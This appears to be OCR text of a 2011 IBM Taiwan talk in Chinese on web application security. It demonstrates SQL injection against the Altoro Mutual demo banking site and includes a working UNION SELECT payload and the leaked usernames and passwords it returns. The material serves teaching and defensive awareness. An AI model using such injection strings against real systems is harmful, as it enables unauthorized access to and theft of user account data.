創意無所不能 × 軟體無所不在

Innovate2011

提升防駭實力
軟體開發更要有內力

陳家豪 (Max Chen)
台灣IBM公司 軟體事業處
Rational 技術顧問

歡迎來到智慧的地球 (Smarter Planet)

Our world is getting **Instrumented**

Our world is getting **Interconnected**

Our world is getting **Intelligent**

迎接智慧的地球我們將面對的挑戰

Key drivers for security projects

與日俱增的複雜度

很快地, 世界會有超過一兆個裝置連接, 構成所謂的物聯網 (internet of things)

不斷增加的支出

美國企業對於企業風險與遵規管理的支出已達到三百億美金, 台灣企業也不斷地增加相關預算


要確保符合法規要求


據統計, 美國企業為每筆被駭客竊取的客戶資料, 要付出214美金的代價, 台灣呢?

Source *http://searchcompliance.techtarget.com/news/article/0,289142,sid195_gci1375707,00.html*

Web應用程式的漏洞是最重要的風險來源


- 根據X-Force的統計, 在所有類型的漏洞中, **49%**是Web應用程式的漏洞
- 即便很多人對其已不算陌生, **Cross-Site Scripting** 和 **SQL injection** 仍然長年位居 Web 應用程式漏洞的Top 2





IBM XFORCE Year-End 2010 Trend Report

範例: SQL Injection 盜取帳戶 資料


Altoro Mutual: Recent Transactions - Windows Internet Explorer
http://altoro.testfire.net/bank/transaction.aspx
Google
Links ZD digg My NYT start AC EC emp SF wallet ASE
Altoro Mutual: Recent Transactions
Page
Tools
Sign Off | Contact Us | Feedback | Search
Go
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Internet
100%

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Recent Transactions

After 01/01/2006 mm/dd/yyyy Before mm/dd/yyyy Submit


TransactionID	AccountId	Description	Amount
20	1001160140	Rent	1100
21	1001160140	Deposit	1050.88
22	1001160140	Deposit	1050.88
23	1001160140	Car Payment	389.12
24	1001160140	Deposit	1050.88
27	1001160140	Car Payment	389.12
68	1001160141	Deposit	877.8
74	1001160141	Deposit	878.9
77	1001160141	Deposit	881.1
1			

Privacy Policy | Security Statement | © 2006 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2006, Watchfire Corporation, All rights reserved.

範例: SQL Injection 盜取帳戶 資料


Altoro Mutual: Recent Transactions - Windows Internet Explorer
http://altoro.testfire.net/bank/transaction.aspx
Google
Links ZD digg My NYT start AC EC emp SF wallet ASE
Altoro Mutual: Recent Transactions
Page Tools
Sign Off | Contact Us | Feedback | Search Go
AltoroMutual
DEMO SITE ONLY
MY ACCOUNT
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
I WANT TO ...
View Account Summary
View Recent Transactions
Transfer Funds
Search News Articles
Customize Site Language
Internet
100%

改輸入01/01/2006 union select userid,null,username+','+password,null from users--

After .006 union select userid mm/dd/yyyy Before mm/dd/yyyy Submit


TransactionID	AccountId	Description	Amount
20	1001160140	Rent	1100
21	1001160140	Deposit	1050.88
22	1001160140	Deposit	1050.88
23	1001160140	Car Payment	389.12
24	1001160140	Deposit	1050.88
27	1001160140	Car Payment	389.12
68	1001160141	Deposit	877.8
74	1001160141	Deposit	878.9
77	1001160141	Deposit	881.1
1			

Privacy Policy | Security Statement | © 2006 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2006, Watchfire Corporation, All rights reserved.

範例: SQL Injection 盜取帳戶資料


Altoro Mutual: Recent Transactions - Windows Internet Explorer
http://altoro.testfire.net/bank/transaction.aspx
Google
Links
ZD
digg
My
NYT
start
AC
EC
emp
SF
wallet
ASE
Altoro Mutual: Recent Transactions
Page
Tools
Internet
100%

22	1001160140	Deposit	1050.88
23	1001160140	Car Payment	389.12
24	1001160140	Deposit	1050.88
27	1001160140	Car Paymen	389.12
68	1001160141	Deposit	877.8
74	1001160141		
77	100		881.1
265	1003160		150000
357	1005160101		78.85336
363			879.95468
366	1005160		2.15732
378	100616		878.85336
384	100		879.95468
387	1006160141		882.15732
419	1006160141		150180
100116014		jsmith,Demo1234	
100216018		sspeed,Demo1234	
100316012		tuser,tuser	
100416016		admin,admin	
100516010		sjoe,Frazier	
100616014		cclay,Ali	
1			

